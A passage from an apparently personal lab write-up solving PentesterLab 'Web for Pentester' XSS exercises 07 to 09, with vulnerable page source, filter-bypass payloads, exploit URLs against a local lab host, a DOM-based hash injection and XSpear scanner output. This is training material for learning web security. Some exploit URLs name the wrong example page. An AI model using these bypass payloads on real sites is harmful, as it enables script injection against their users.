
<script><script>alert(‘ ’)</script>

Exploit:

http://192.168.56.102/xss/example1.php?name=
<script><script>alert(‘ ’)</script>


Example 07

This is same as the previous (Example 06). But it will filter out the < and " signs same time as it stores the values used inside the script tag as a variable.



```
Hello
<script>
    var $a= '&lt;/script&gt;&lt;script&gt;alert('XSS');&lt;/script&gt;';
</script>

      <footer>
        <p>&copy; PentesterLab 2013</p>
      </footer>

    </div> <!-- /container -->


  </body>
</html>
```

This was the result when I tried out the method on previous Example (Example 06). So I had to find a way to bypass this filter without any **< or "** tags. I found out that **'; alert(")'** is a method without any filtering tags and applied it on the URL. It worked as a charm and I found out that this method when **' replaced with "** will work on Example 06 as well.



```
192.168.56.102/xss/example7.php?name=';alert('Im So Sorry');'
```

Hello

Im So Sorry

Payload:


';alert(1);x='

Exploit:

http://192.168.56.102/xss/example1.php?name=';alert(1);x='


Example 08

First thing I found out when I try to do this exercise that this passes the name variables values using POST method. It also uses the **htmlentities()** function in PHP which prevents to execute our payload as stored XSS and encode the **< tag**.




```
HELLO &lt;script&gt;alert(0)&lt;/script&gt;<form action="/xss/example8.php" method="POST">
  Your name:<input type="text" name="name" />
  <input type="submit" name="submit"/>

      <footer>
        <p>&copy; PentesterLab 2013</p>
      </footer>

    </div> <!-- /container -->


  </body>
</html>

```

This was the result on source code when I used a simple script and alert tags on the web URL. But when we look at the source code of the page then it will use **PHP_SELF** variable in form to get the page path. So by putting the payload at URL we can execute our code. But we also need **">** to close the form method tag before the payload. And note that there is a **/** is also important at the end of the URL part.


192.168.56.102/xss/example8.php/"><script>alert('Im So Sorry')</script>
PentesterLab.com
Home
Im So Sorry
OK

It simply resulted this when I viewed the source code after executing that payload.



```
<form action="/xss/example8.php/"><script>alert('Im So Sorry')</script>" method="POST">
  Your name:<input type="text" name="name" />
  <input type="submit" name="submit"/>

      <footer>
        <p>&copy; PentesterLab 2013</p>
      </footer>

    </div> <!-- /container -->
```

Payload:


/"><script>alert(“)</script>

Exploit:

http://192.168.56.102/xss/example1.php /"><script>alert(“)</script>

Example 09

This is the final exercise of this Web For Pentesters ISO. Since this is the final example this is the hardest out of all. When I looked at the URL and found out that this exercise uses DOM element to pass the value of the name to the variable.


Firefox


http://192.168.56.1 | PentesterLab | http://192.168.56.1 | http:/

192.168.56.102/xss/example9.php#hacker

PentesterLab.com Home

hacker
© PentesterLab 2013


It uses a **#** sign and when I tried to view the source file I was able to verify that this example uses DOM element to pass the values.


```
<script>
  document.write(location.hash.substring(1));
</script>
      <footer>
        <p>&copy; PentesterLab 2013</p>
      </footer>

    </div> <!-- /container -->
```

I found out that It takes input from the URL after the #, so we can put our payload after the #. But this may not work on modern browsers, because they have protection against DOM based attacks. So test it on old versions of browsers. It works on internet explorers in windows XP.

Since I am using Firefox as my browser I wasn't able to perform the attack. But I tried to exploit this using a tool in Kali Linux called **XSpear** but the result was not what expected and It showed as there were no available raw query to exploit this kind of scenario.

S



```
root@KaliLinux:~/Documents/XSpear# XSpear -u "http://192.168.1.103/xss/example9.php#hacker" -v 1
    )  (
 ( /(   )\ )
 )\())(()/(          (     )  (
((_)\  /(_))`  )    ))\ ( /(  )(
__((_)(_))  /(/(   /((_))(_))(()\
\ \/ // __|((_)_\ (_)) ((_)_  ((_)
 >  < \__ \| '_ \)/ -_)/ _` || '_|
/_/\_\|___/| .__/ \___|\__,_||_|   />
           |_|                  \ /<
{\\\\\\\\\\\\\BYHAHWUL\\\\\\\\\\\(0):::<======================-
                                / \<
                                  \>       [ v1.4.1 ]
[*] analysis request..
[*] used test-reflected-params mode(default)
[*] creating a test query [for reflected 0 param ]
[*] test query generation is complete. [32 query]
[*] starting XSS Scanning. [10 threads]
[##########################################################################################################################
[*] finish scan. the report is being generated..
+----+--------+------------------+--------+-------+----------------+--------------------------------------+
|                                            [ XSpear report ]                                            |
|                                http://192.168.1.103/xss/example9.php#hacker                             |
|             2020-03-16 17:13:23 +0530 ~ 2020-03-16 17:13:23 +0530 Found 6 issues.                       |
+----+--------+------------------+--------+-------+----------------+--------------------------------------+
| NO | TYPE   | ISSUE            | METHOD | PARAM | PAYLOAD        | DESCRIPTION                          |
+----+--------+------------------+--------+-------+----------------+--------------------------------------+
| 0  | INFO   | STATIC ANALYSIS  | GET    | -     | <original query> | Found Server: Apache/2.2.16 (Debian) |
| 1  | INFO   | STATIC ANALYSIS  | GET    | -     | <original query> | Not set HSTS                       |
| 2  | INFO   | STATIC ANALYSIS  | GET    | -     | <original query> | Content-Type: text/html            |
| 3  | INFO   | STATIC ANALYSIS  | GET    | -     | <original query> | Not set X-XSS-Protection           |
| 4  | LOW    | STATIC ANALYSIS  | GET    | -     | <original query> | Not Set X-Frame-Options            |
| 5  | MEDIUM | STATIC ANALYSIS  | GET    | -     | <original query> | Not Set CSP                        |
+----+--------+------------------+--------+-------+----------------+--------------------------------------+
< Available Objects >
Not found

< Raw Query >
Not found
root@KaliLinux:~/Documents/XSpear#
```